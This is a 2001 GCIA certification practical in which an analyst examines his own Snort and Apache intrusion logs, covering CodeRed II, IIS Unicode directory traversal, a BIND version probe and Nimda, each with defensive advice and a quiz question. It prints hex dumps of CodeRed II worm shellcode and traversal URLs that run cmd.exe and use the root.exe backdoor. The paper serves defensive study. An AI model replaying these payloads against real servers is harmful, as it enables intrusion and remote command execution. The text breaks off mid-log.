Global Information Assurance Certification Paper

Intrusion Detection In Depth

GIAC Certified Intrusion Analyst (GCIA) Practical Assignment

GCIA Practical Version 2.9
SANS 2001 Baltimore

Thomas M. Rodriguez

Table of Contents

Introduction

ANALYSIS TOOLS AND LOGGING FORMATS

SNORT

Snort is a freeware tool by Martin Roesch that is a packet sniffer/recorder and an intrusion detection system (http://www.snort.org). I use Snort in my home network, so many of the examples in this document will use snort logs.

The snort format I will use in this document is called the "Long Format", an example of which is shown below:

```
[**] Unauthorized TCP Connection [**]
08/06-15:38:40.907114 24.162.24.37:3752 -> 24.130.119.56:80
TCP TTL:118 TOS:0x0 ID:53863 IpLen:20 DgmLen:48 DF
******S* Seq: 0x44762793  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
0x0000: 00 40 10 0C CB 4D 00 30 19 3B 49 8C 08 00 45 00  .@...M.0.;I...E.
0x0010: 00 30 D2 67 40 00 76 06 71 DF 18 A2 18 25 18 82  .0.g@.v.q....%..
0x0020: 77 38 0E A8 00 50 44 76 27 93 00 00 00 00 70 02  w8...PDv'.....p.
0x0030: 40 00 07 9D 00 00 02 04 05 B4 01 01 04 02        @.............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The log entry is composed of:

1. A first line containing the IDS alert message
2. A second line indicating the time and date of the alert as well as the source and destination IP/port
3. Third line that breaks out the IP header fields (Protocol, TTL, TOS, IP ID, IP Hdr Length, and Datagram Length).
4. Fourth (and possibly fifth) lines break out protocol-specific header fields.
5. Hex octets of the entire datagram, including Ethernet frame.

APACHE WEB SERVER

Apache is a freeware (and very popular) web server. Apache has a number of predefined log formats, and the log formatting may be customized. In this document the "combined" format is used, an example of which is shown below:

```
195.13.20.7 - - [18/Sep/2001:14:45:10 +0100] "GET
/c/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 278 "-" "-"
```

The format of this line is:

SourceIP IdentID IdentName Date/Time Request ResponseCode ResponseLen Referer UserAgent

The SourceIP is the IP address of the host making the request.

The IdentID and IdentName are the RFC 1413 identity of the user making the request (normally '-' meaning unknown).

The Date/Time is the time at which the request was completed.

The Request is the full URL of the HTTP request.

The ResponseCode is the code returned by the web server to the web browser.

The ResponseLen is the number of octets returned to the requester in the response, not including the response headers.

The Referer is the name of the site the client reports having been referred from. This is '-' if unknown or not specified.

The UserAgent is the identifying information the client reports about itself in the HTTP User-Agent header. This is '-' if unknown or not specified.

SOURCE OF NETWORK TRACE INFORMATION

Primarily snort data was collected by a system located outside of the firewall on my home network (connected via cable modem). SonicWall log files are collected by the SonicWall appliance and periodically emailed to my account.

Assignment 1 – Network Detects

DETECT #1 – CODERED II WORM

```
[**] WEB-IIS ISAPI .ida attempt [**]
08/06-12:33:18.389012 24.130.49.17:1418 -> MY.NET.119.56:80
TCP TTL:124 TOS:0x0 ID:5686 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x82F7AE58  Ack: 0x698BCC30  Win: 0x4470  TcpLen: 20
0x0000: 00 40 10 0C CB 4D 00 30 19 3B 49 8C 08 00 45 00  .@...M.0.;I...E.
0x0010: 05 DC 16 36 40 00 7C 06 09 99 18 82 31 11 XX XX  ...6@.|.....1...
0x0020: 77 38 05 8A 00 50 82 F7 AE 58 69 8B CC 30 50 10  w8...P...Xi..0P.
0x0030: 44 70 E8 36 00 00 47 45 54 20 2F 64 65 66 61 75  Dp.6..GET /defau
0x0040: 6C 74 2E 69 64 61 3F 58 58 58 58 58 58 58 58 58  lt.ida?XXXXXXXXX
0x0050: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0x0060: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0x0070: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0x0080: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0x0090: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0x00A0: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0x00B0: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0x00C0: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0x00D0: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0x00E0: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0x00F0: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0x0100: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0x0110: 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0x0120: 58 58 58 58 58 58 58 25 75 39 30 39 30 25 75 36  XXXXXXX%u9090%u6
0x0130: 38 35 38 25 75 63 62 64 33 25 75 37 38 30 31 25  858%ucbd3%u7801%
0x0140: 75 39 30 39 30 25 75 36 38 35 38 25 75 63 62 64  u9090%u6858%ucbd
0x0150: 33 25 75 37 38 30 31 25 75 39 30 39 30 25 75 36  3%u7801%u9090%u6
0x0160: 38 35 38 25 75 63 62 64 33 25 75 37 38 30 31 25  858%ucbd3%u7801%
0x0170: 75 39 30 39 30 25 75 39 30 39 30 25 75 38 31 39  u9090%u9090%u819
0x0180: 30 25 75 30 30 63 33 25 75 30 30 30 33 25 75 38  0%u00c3%u0003%u8
0x0190: 62 30 30 25 75 35 33 31 62 25 75 35 33 66 66 25  b00%u531b%u53ff%
0x01A0: 75 30 30 37 38 25 75 30 30 30 30 25 75 30 30 3D  u0078%u0000%u00=
0x01B0: 61 20 20 48 54 54 50 2F 31 2E 30 0D 0A 43 6F 6E  a  HTTP/1.0..Con
0x01C0: 74 65 6E 74 2D 74 79 70 65 3A 20 74 65 78 74 2F  tent-type: text/
0x01D0: 78 6D 6C 0A 43 6F 6E 74 65 6E 74 2D 6C 65 6E 67  xml.Content-leng
0x01E0: 74 68 3A 20 33 33 37 39 20 0D 0A 0D 0A C8 C8 01  th: 3379 .......
0x01F0: 00 60 E8 03 00 00 00 CC EB FE 64 67 FF 36 00 00  .`........dg.6..
0x0200: 64 67 89 26 00 00 E8 DF 02 00 00 68 04 01 00 00  dg.&.......h....
0x0210: 8D 85 5C FE FF FF 50 FF 55 9C 8D 85 5C FE FF FF  ..\...P.U...\...
0x0220: 50 FF 55 98 8B 40 10 8B 08 89 8D 58 FE FF FF FF  P.U..@.....X....
0x0230: 55 E4 3D 04 04 00 00 0F 94 C1 3D 04 08 00 00 0F  U.=.......=.....
0x0240: 94 C5 0A CD 0F B6 C9 89 8D 54 FE FF FF 8B 75 08  .........T....u.
0x0250: 81 7E 30 9A 02 00 00 0F 84 C4 00 00 00 C7 46 30  .~0...........F0
0x0260: 9A 02 00 00 E8 0A 00 00 00 43 6F 64 65 52 65 64  .........CodeRed
0x0270: 49 49 00 8B 1C 24 FF 55 D8 66 0B C0 0F 95 85 38  II...$.U.f.....8
0x0280: FE FF FF C7 85 50 FE FF FF 01 00 00 00 6A 00 8D  .....P.......j..
0x0290: 85 50 FE FF FF 50 8D 85 38 FE FF FF 50 8B 45 08  .P...P..8...P.E.
```

... text elided ...

SOURCE OF TRACE

Home network

DETECT GENERATED BY

Snort v1.8

PROBABILITY THE SOURCE ADDRESS WAS SPOOFED

It is unlikely that the source address was spoofed. The most compelling argument is that this is the result of a CodeRed Worm infected system attempting to propagate the worm. Because the source machine is itself compromised, there is no reason to attempt to spoof its address.

From the CodeRed II FAQ (http://www.incidents.org/react/code_redII.php):

> "After making a successful connection with a target (the three way handshake has completed), the worm thread uploads all of the worm code at once, **looks for an acknowledgement**, and then moves on to attempting to infect other hosts."

In order to receive the acknowledgement, the source address cannot be spoofed.

DESCRIPTION OF ATTACK

The attack came in as a well-formed HTTP GET request to the web server on port 80. The attack specifically targets the Microsoft IIS server, performing the GET on /default.ida, the Microsoft Indexing Service, which would only exist on IIS servers.

Interestingly enough, I was attacked by 29 separate IP addresses within my cable network using this same attack on the day in question. In almost every case, each address attacked me between 2 and 11 times, with a median of 5 times per source address. In all, over 247 attacks occurred on this day from 141 different addresses.

ATTACK MECHANISM

This was an HTTP request (to port 80) for an index managed by the Microsoft Indexing Service. This request, which only works on Microsoft IIS web servers, is actually attempting to exploit a known buffer overflow vulnerability. The request is an HTTP GET request for the default.ida index. This is passed an argument consisting of a large block of 'X' characters (sufficient to buffer overflow the Microsoft Indexing Service) followed by a sequence of bytes that are the machine code of the attack. Normally, GET requests do NOT have any content in the body of the request (although the HTTP protocol *does* allow this), but in this case the request is crafted to indicate that the body of the request is of mime type text/xml with a length of 3379 bytes. In fact, the body is NOT composed of XML, although it is 3379 bytes of binary data. This data is a trojan executable which the machine code in the buffer overflow part of the attack installs.

This attack is, of course, the CodeRed II worm. Specifically, the payload is the explorer.exe binary, the propagation mechanism is the .ida buffer overflow, and the buffer overflow code is identical to the reported CodeRed II buffer overflow code.

The buffer overflow code performs the following actions:

1. Spawns 300 threads (600 if default language is Chinese); each thread attempts to connect to another IP address[1] to spread the worm.

[1] Local addresses are highly preferred: ½ of the time it will stay within same class A IP range, 3/8 of the time it will stay within the same class B IP range

2. Copies CMD.EXE (the NT Command Interpreter) to the IIS /scripts and /MSADC directories (which have execute permission by default) as the name "root.exe".
3. Places a trojan version of explorer.exe (from the body of the request) in the C:\ and D:\ directories.

At this point, the system has been compromised with a backdoor. To run an arbitrary command on the infected system at this point, the attacker would simply use the following HTTP request:

```
http://IpAddress/scripts/root.exe?/c+ARBITRARY_COMMAND
```

or

```
http://IpAddress/MSADC/root.exe?/c+ARBITRARY_COMMAND
```

For further details on the mechanism of this worm, please see the eEye advisory "CodeRed II Worm Analysis (AL20010804)":

http://www.eeye.com/html/Research/Advisories/AL20010804.html

This attack takes advantage of a couple of attributes:

1. Many firewalls have rules to allow connections to port 80 through, since it is necessary for web servers to be accessible from the Internet. This attack came in on port 80 as just another web request.
2. IIS has a history of well known and publicized security vulnerabilities, including specifically against the Indexing Service. The Indexing Service buffer overflow vulnerability is used here.
3. IIS does not "sandbox" its server (i.e., ensure that it and all its programs run at non-administrator privilege levels), therefore a simple vulnerability such as this one leads to gaining local administrative access and therefore full system compromise.
4. If it finds an IIS server at a certain IP address, it is very likely to find more IIS servers in the local IP address range. Therefore, unlike the original CodeRed worm (which further infected random IP addresses), this worm targets other local IP addresses.

CORRELATIONS

The source IP was very active during this time frame, and performed HTTP port probes on a number of machines. Mynetwatchman records 26 such probes from 2-Aug-2001 through 8-Aug-2001(http://www.mynetwatchman.com/mynetwatchman/ListDetailIncidentsByDate1.asp?IncidentId=486577):

Most Recent Event Date/Time (GMT)	Agent Alias	Target IP	# of IPs Targeted	IP Proto	Target Port	Issue Description	Event Count
8 Aug 2001 17:46:10	rona	24.101.x.x	1	6	80	HTTP port probe	1
8 Aug 2001 17:43:55	Dragon	24.93.x.x	1	6	80	HTTP port probe	1
8 Aug 2001 17:39:23	crossover	24.14.x.x	1	6	80	HTTP port probe	2
8 Aug 2001 05:57:45	RockGarden	24.1.x.x	1	6	80	HTTP port probe	1
7 Aug 2001 20:35:09	intact	24.92.x.x	1	6	80	HTTP port probe	1
7 Aug 2001 20:13:18	Jaded	24.92.x.x	1	6	80	HTTP port probe	1
7 Aug 2001 15:52:01	Taregreen	24.5.x.x	1	6	80	HTTP port probe	1
6 Aug 2001 21:37:56	usher77777	24.112.x.x	1	6	80	HTTP port probe	1
6 Aug 2001 20:01:33	Molasses	192.168.x.x	1	6	80	HTTP port probe	1
6 Aug 2001 18:37:39	walrus	24.76.x.x	1	6	80	HTTP port probe	1
6 Aug 2001 17:53:36	EMCONITE	24.21.x.x	1	6	80	HTTP port probe	1
6 Aug 2001 06:15:07	ovid	24.79.x.x	1	6	80	HTTP port probe	1

6 Aug 2001 00:30:03	miller1968	24.178.x.x	1	6	80	HTTP port probe	1
5 Aug 2001 17:05:49	RudyKazooty	24.15.x.x	1	6	80	HTTP port probe	1
5 Aug 2001 16:53:10	bubba455	24.25.x.x	1	6	80	HTTP port probe	1
5 Aug 2001 14:58:33	gawatt	24.30.x.x	1	6	80	HTTP port probe	1
5 Aug 2001 12:35:40	jsplegge	24.15.x.x	1	6	80	HTTP port probe	1
5 Aug 2001 03:29:36	Mankind121	24.176.x.x	1	6	80	HTTP port probe	1
4 Aug 2001 20:31:58	jankemi	199.17.x.x	2	6	80	HTTP port probe	6
2 Aug 2001 13:05:49	hkester	192.168.x.x	1	6	80	HTTP port probe	1

Brent Deterding posts a CodeRed II trace similar to my own (http://www.incidents.org/archives/intrusions/msg01315.html):

```
Hey all,
       As a follow-up to what I posted before. Here's what I'm seeing
from a single host:
```

... text elided ...

```
#(1 - 8922) [2001-08-05 19:45:38] [arachNIDS/552] WEB-IIS ISAPI .ida
attempt
IPv4: 24.217.103.179 -> 192.168.1.50
      hlen=5 TOS=0 dlen=576 ID=54379 flags=0 offset=0 TTL=124
chksum=58853
TCP:  port=1894 -> dport: 80  flags=***A**** seq=1997560257
      ack=1559690956 off=5 res=0 win=5360 urp=0 chksum=59530
Payload:  length = 536

000 : 47 45 54 20 2F 64 65 66 61 75 6C 74 2E 69 64 61   GET /default.ida
010 : 3F 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   ?XXXXXXXXXXXXXXX
020 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
030 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
040 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
050 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
060 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
070 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
080 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
090 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0a0 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0b0 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0c0 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0d0 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0e0 : 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0f0 : 58 25 75 39 30 39 30 25 75 36 38 35 38 25 75 63   X%u9090%u6858%uc
100 : 62 64 33 25 75 37 38 30 31 25 75 39 30 39 30 25   bd3%u7801%u9090%
110 : 75 36 38 35 38 25 75 63 62 64 33 25 75 37 38 30   u6858%ucbd3%u780
120 : 31 25 75 39 30 39 30 25 75 36 38 35 38 25 75 63   1%u9090%u6858%uc
130 : 62 64 33 25 75 37 38 30 31 25 75 39 30 39 30 25   bd3%u7801%u9090%
140 : 75 39 30 39 30 25 75 38 31 39 30 25 75 30 30 63   u9090%u8190%u00c
150 : 33 25 75 30 30 30 33 25 75 38 62 30 30 25 75 35   3%u0003%u8b00%u5
160 : 33 31 62 25 75 35 33 66 66 25 75 30 30 37 38 25   31b%u53ff%u0078%
170 : 75 30 30 30 30 25 75 30 30 3D 61 20 20 48 54 54   u0000%u00=a  HTT
180 : 50 2F 31 2E 30 0D 0A 43 6F 6E 74 65 6E 74 2D 74   P/1.0..Content-t
190 : 79 70 65 3A 20 74 65 78 74 2F 78 6D 6C 0A 43 6F   ype: text/xml.Co
1a0 : 6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A 20 33 33   ntent-length: 33
1b0 : 37 39 20 0D 0A 0D 0A C8 C8 01 00 60 E8 03 00 00   79 ........`....
1c0 : 00 CC EB FE 64 67 FF 36 00 00 64 67 89 26 00 00   ....dg.6..dg.&..
```

```
1d0 : E8 DF 02 00 00 68 04 01 00 00 8D 85 5C FE FF FF   .....h......\...
1e0 : 50 FF 55 9C 8D 85 5C FE FF FF 50 FF 55 98 8B 40   P.U...\...P.U..@
1f0 : 10 8B 08 89 8D 58 FE FF FF FF 55 E4 3D 04 04 00   .....X....U.=...
200 : 00 0F 94 C1 3D 04 08 00 00 0F 94 C5 0A CD 0F B6   ....=...........
210 : C9 89 8D 54 FE FF FF 8B                           ...T....
------------------------------------------------------------------------
------
```

... text elided ...

Most significantly, the payload is identical, making me more certain that it is indeed standard CodeRed II.

EVIDENCE OF ACTIVE TARGETING

Based on the propagation mechanism for the CodeRed Worm, it is very unlikely that there is active targeting involved.

SEVERITY

(Critical + Lethal) – (System + Network countermeasures) = Severity

(3 + 4) – (4 + 4) = -1

Critical – Although many of the systems on my internal network are Windows 2000, only one of them is running an IIS web server. If I were to lose that machine I would be severely inconvenienced and some data might be lost. Nevertheless, I also have some UNIX systems that would not be affected.

Lethal – This attack does not directly destroy any data, but does open up the system to remote control. However, commands could be run to destroy data (selectively or *en masse*) at that point.

System Countermeasures – I run virus detectors on my systems, with up-to-date virus data files, and I have my systems patched up to the current patches from the vendors.

Network Countermeasures – My firewall rules are very strict, and generally only allow SSH and HTTP traffic through. HTTP traffic is specifically routed to a "honeypot"; a fake web server which responds like an IIS server but actually is a very simple and secure façade (so I can see attempts like this one to attack my system).

DEFENSIVE RECOMMENDATION

In my case, since I am not running an IIS server accessible from outside the network, there is no action that needs to be taken. However, for the sake of paranoia, the following steps should be taken:

1. The internal IIS server should be configured so that only those ISAPI filters that are used are available (I don't use any of them, so I could turn them all off).
2. A file-change detector (e.g., tripwire) should be installed on web servers to notice any file change (addition, modification, or deletion) to the root directory or the IIS directories or the system/windows directories.
3. Do not use the default names for the Windows and IIS directories. For example, instead of C:\WINNT you might use C:\NT2K. The same should be done for the IIS directories. By using a different name than the default, you make it more difficult for attackers to guess the path to critical executables such as cmd.exe.

4. If feasible, consider using a different web server, such as Apache.

These recommendations only scratch the surface of this complex subject. For more information, refer to "A Step-by-Step Guide to Securing Windows 2000 for Use as an Internet Server" by David S. Courington (http://www.sans.org/infosecFAQ/win2000/win2000_sec.htm) or the "Securing Microsoft's IIS Web Server" course (http://www.sans.org/sec_IISonline.htm).

MULTIPLE CHOICE TEST QUESTION

An ISAPI .ida attack is:

a) An attack against the identd service

b) An ICMP denial-of-service attack

c) An attack against the indexing service of a Microsoft web server

d) An RPC attack against Integrated Solaris Admininistration service

Answer: c

DETECT #2 – IIS WEB DIRECTORY TRAVERSAL ATTACK

```
[**] WEB-IIS cmd.exe access [**]
06/26-15:41:01.074172 24.249.106.179:4279 -> MY.NET.119.56:80
TCP TTL:114 TOS:0x0 ID:46720 IpLen:20 DgmLen:150
***AP*** Seq: 0x3362F15  Ack: 0x48ABBCC3  Win: 0xF44  TcpLen: 20
0x0000: 00 40 10 0C CB 4D 00 30 19 3B 49 8C 08 00 45 00  .@...M.0.;I...E.
0x0010: 00 96 B6 80 00 00 72 06 7E 7B 18 F9 6A B3 XX XX  ......r.~{..j...
0x0020: 77 38 10 B7 00 50 03 36 2F 15 48 AB BC C3 50 18  w8...P.6/.H...P.
0x0030: 0F 44 59 4C 00 00 47 45 54 20 2F 73 63 72 69 70  .DYL..GET /scrip
0x0040: 74 73 2F 2E 2E 25 63 30 25 61 66 2E 2E 25 63 30  ts/..%c0%af..%c0
0x0050: 25 61 66 2E 2E 25 63 30 25 61 66 2E 2E 25 63 30  %af..%c0%af..%c0
0x0060: 25 61 66 2E 2E 25 63 30 25 61 66 2E 2E 25 63 30  %af..%c0%af..%c0
0x0070: 25 61 66 2E 2E 25 63 30 25 61 66 2E 2E 25 63 30  %af..%c0%af..%c0
0x0080: 25 61 66 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  %af/winnt/system
0x0090: 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 25 32 30  32/cmd.exe?/c%20
0x00A0: 64 69 72 0A                                      dir.
```

SOURCE OF TRACE

Home network.

DETECT GENERATED BY

Snort 1.8

PROBABILITY THE SOURCE ADDRESS WAS SPOOFED

Since the point of this attack is to gather information about the host machine it is highly unlikely that the source address has been spoofed.

DESCRIPTION OF ATTACK

The attacker from 24.249.106.179 is attempting to determine whether the system is vulnerable to running arbitrary commands. On the surface, the attacker seems to be making a GET request for an executable under the /scripts folder. In fact, the attacker is attempting to exploit a well-known vulnerability (for which a fix has been available for some time) in IIS that allows an attacker to encode the path to an arbitrary executable, in this case cmd.exe, and run it at local administrative privilege.

ATTACK MECHANISM

The mechanism is a well-known IIS 4.0/5.0 Web Directory Traversal Vulnerability, first recorded by NSFocus (http://www.nsfocus.com/english/homepage/sa_06.htm). In this attack, the attacker takes advantage of a "feature" in IIS that allows a single character to be encoded by a sequence of characters. Specifically in this case, the sequence '%c0%af' is decoded to the character '\'. Therefore, the following string:

```
GET /scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af
..%c0%af/winnt/system32/cmd.exe?/c%20dir
```

becomes

```
GET /scripts/..\..\..\..\..\..\..\..\/winnt/system32/cmd.exe?/c dir
```

which on most systems would allow the attacker to get a directory listing of the default directory.

CORRELATIONS

Rodrigo Velasco also notes occurrence of this same attack (http://list.cobalt.com/pipermail/cobalt-security/2001-April/001622.html):

```
Hi again,

I've found the following lines in my last log from my Cobalt4i, I don't
really know if it means something important, but looks to me how somebody
was trying to use a sort of script on my server:

ns.mydomain.com 207.175.129.160 - - [07/Apr/2001:06:50:01 -0400] "GET
/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/wi
nnt/system32/cmd.exe?/c%20dir HTTP/1.0" 302 308 "-" "-"
ns2.mydomain.com 207.175.129.160 - - [07/Apr/2001:06:50:01 -0400] "GET
/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/wi
nnt/system32/cmd.exe?/c%20dir HTTP/1.0" 302 308 "-" "-"
www.customer.com 207.175.129.160 - - [07/Apr/2001:06:50:01 -0400] "GET
/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/wi
nnt/system32/cmd.exe?/c%20dir HTTP/1.0" 302 310 "-" "-"
www.anothercustomer.com 207.175.129.160 - - [07/Apr/2001:06:50:04 -0400]
"GET
/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/wi
nnt/system32/cmd.exe?/c%20dir HTTP/1.0" 302 306 "-" "-"
ns.mydomain.com 127.0.0.1 - - [07/Apr/2001:07:00:01 -0400] "HEAD / HTTP" 200
0 "-" "-"

I'll appreciate if anybody of you could tell me what does it mean and what
could I do to avoid risk my server.

Regards,

Rodrigo Velasco
```

EVIDENCE OF ACTIVE TARGETING

Since this came from my home network, and I only have one public address associated with that network, I cannot determine how widespread this specific attack was. However, I only saw this attack this one time over a few days, so I do not believe that I was being actively targeted.

SEVERITY ○○●

(Critical + Lethal) – (System + Network countermeasures) = Severity

(3 + 4) – (4 + 4) = -1

Critical – Although many of the systems on my internal network are Windows 2000, only one of them is running an IIS web server. If I were to lose that machine I would be severely inconvenienced and some data might be lost.

Lethal – This attack does not directly destroy any data, but does open up the system to remote control. However, commands could be run to destroy data (selectively or *en masse*) at that point.

System Countermeasures – I have my systems patched up to the current patches from the vendors. Therefore, this vulnerability should not be exposed. However, this vulnerability DID reappear back in July 2001 (see "Microsoft IIS CGI Filename Decode Error Vulnerability", http://www.nsfocus.com/english/homepage/sa01-02.htm), so unfortunately simply patching may not be sufficient.

Network Countermeasures – My firewall rules are very strict, and generally only allow SSH and HTTP traffic through. HTTP traffic is specifically routed to a fake web server that is very simple and secure.

DEFENSIVE RECOMMENDATION

Since I am not running an IIS server accessible from outside the network, there is no action that needs to be taken.

More broadly, IIS servers which are Internet accessible should consider taking further action to reduce the probability of this attack succeeding. These steps include:

1. Do not use the default names for the Windows and IIS directories. For example, instead of C:\WINNT you might use C:\NT2K. The same should be done for the IIS directories. By using a different name than the default, you make it more difficult for attackers to guess the path to critical executables such as cmd.exe.
2. Change permissions on the /script IIS directory to "Scripts Only." This will eliminate the possibility of using this specific attack, since the cmd.exe executable will not be able to be run. If executables need to be run, use a different directory with "Execute only" permissions.
3. If feasible, consider using a different web server, such as Apache.

These recommendations only scratch the surface of this complex subject. For more information, refer to "A Step-by-Step Guide to Securing Windows 2000 for Use as an Internet Server" by David S. Courington (http://www.sans.org/infosecFAQ/win2000/win2000_sec.htm) or the "Securing Microsoft's IIS Web Server" course (http://www.sans.org/sec_IISonline.htm).

MULTIPLE CHOICE TEST QUESTION

Which of the following steps would **not** decrease the vulnerability of a Microsoft Windows 2000 web server to an IIS Web Directory Traversal Attack:

a) Use an alternative name for the system directory instead of \WINNT.

b) Only place trusted executables in /scripts

c) Change permissions on the /scripts IIS directory to "Scripts Only."

d) Use an alternative web server instead of IIS, such as Apache.

Answer: b

DETECT #3 – DNS NAMED VERSION ATTEMPT

```
[**] DNS named version attempt [**]
07/06-18:56:08.119555 166.114.58.19:4601 -> MY.NET.119.56:53
UDP TTL:47 TOS:0x0 ID:21472 IpLen:20 DgmLen:58
Len: 38
0x0000: 00 40 10 0C CB 4D 00 30 19 3B 49 8C 08 00 45 00  .@...M.0.;I...E.
0x0010: 00 3A 53 E0 00 00 2F 11 C7 93 A6 72 3A 13 XX XX  .:S.../....r:...
0x0020: 77 38 11 F9 00 35 00 26 48 DB 12 34 00 80 00 01  w8...5.&H..4....
0x0030: 00 00 00 00 00 00 07 76 65 72 73 69 6F 6E 04 62  .......version.b
0x0040: 69 6E 64 00 00 10 00 03                          ind.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

SOURCE OF TRACE

Home Network

DETECT GENERATED BY

Snort 1.8

PROBABILITY THE SOURCE ADDRESS WAS SPOOFED

Unlikely. This is a reconnaissance probe attempting to determine the version of BIND that is being run. If the address were spoofed, the attacker would not get the information they desire.

DESCRIPTION OF ATTACK

This probe from 166.114.58.19 is an attempt to determine which version of Bind is running. Certain versions of Bind, such as 8.2.1 or 4.9.6-REL have vulnerabilities that can be exploited to gain access to the servers. By performing this reconnaissance first, the attacker can determine what vulnerabilities exist on the system and whether those other attacks will succeed.

ATTACK MECHANISM

The attack occurs by sending a DNS query of the "VERSION.BIND" record. The result of this query is the version of Bind being run. Note that in and of itself this does not compromise anything, but it provides the attacker with vital information on what vulnerabilities may be present.

CORRELATIONS

Andrew Davel discusses a slow BIND scan on his network for version information at about the same time as my occurrence (http://www.incidents.org/archives/intrusions/msg01070.html).

EVIDENCE OF ACTIVE TARGETING

Since this came from my home network, and I only have one public address associated with that network, I cannot determine how widespread this specific attack was. However, I only saw this attack this one time over a few days, so I do not believe that I was being actively targeted.

SEVERITY ○○●

(Critical + Lethal) – (System + Network countermeasures) = Severity

(3 + 3) – (5 + 4) = -3

Critical – This is attempting to probe my home network, an important resource (at least to me). However, I do not run DNS at home, so it is not as critical as it might be.

Lethal – This attack does not directly destroy any data, but does provide important configuration information to possible attackers for use in compromising my system.

System Countermeasures – I am not running BIND or any form of DNS. Best countermeasure of them all.

Network Countermeasures – My firewall rules are very strict, and generally only allow SSH and HTTP traffic through.

DEFENSIVE RECOMMENDATION

Disallow queries on the BIND.VERSION record.

MULTIPLE CHOICE TEST QUESTION

A DNS query for the "version.bind" record returns:

a) The current version of the DNS server.

b) The current version of the TCP/IP stack on the target machine

c) The current version of the TCP/IP stack on the source machine

d) None of the above

Answer: a

DETECT #4 – NIMDA EXPLOIT ATTEMPT

```
195.13.20.7 - - [18/Sep/2001:14:45:10 +0100] "GET
/c/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 278 "-" "-"
195.13.20.7 - - [18/Sep/2001:14:45:10 +0100] "GET
/d/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 278 "-" "-"
195.13.20.7 - - [18/Sep/2001:14:45:10 +0100] "GET
/scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 292 "-" "-"
195.13.20.7 - - [18/Sep/2001:14:45:10 +0100] "GET
/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
HTTP/1.0" 404 309 "-" "-"
195.13.20.7 - - [18/Sep/2001:14:45:11 +0100] "GET
/_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
HTTP/1.0" 404 309 "-" "-"
195.13.20.7 - - [18/Sep/2001:14:45:11 +0100] "GET
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/sy
stem32/cmd.exe?/c+dir HTTP/1.0" 404 325 "-" "-"
195.13.20.7 - - [18/Sep/2001:14:45:11 +0100] "GET
/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 291 "-" "-"
195.13.20.7 - - [18/Sep/2001:14:45:11 +0100] "GET
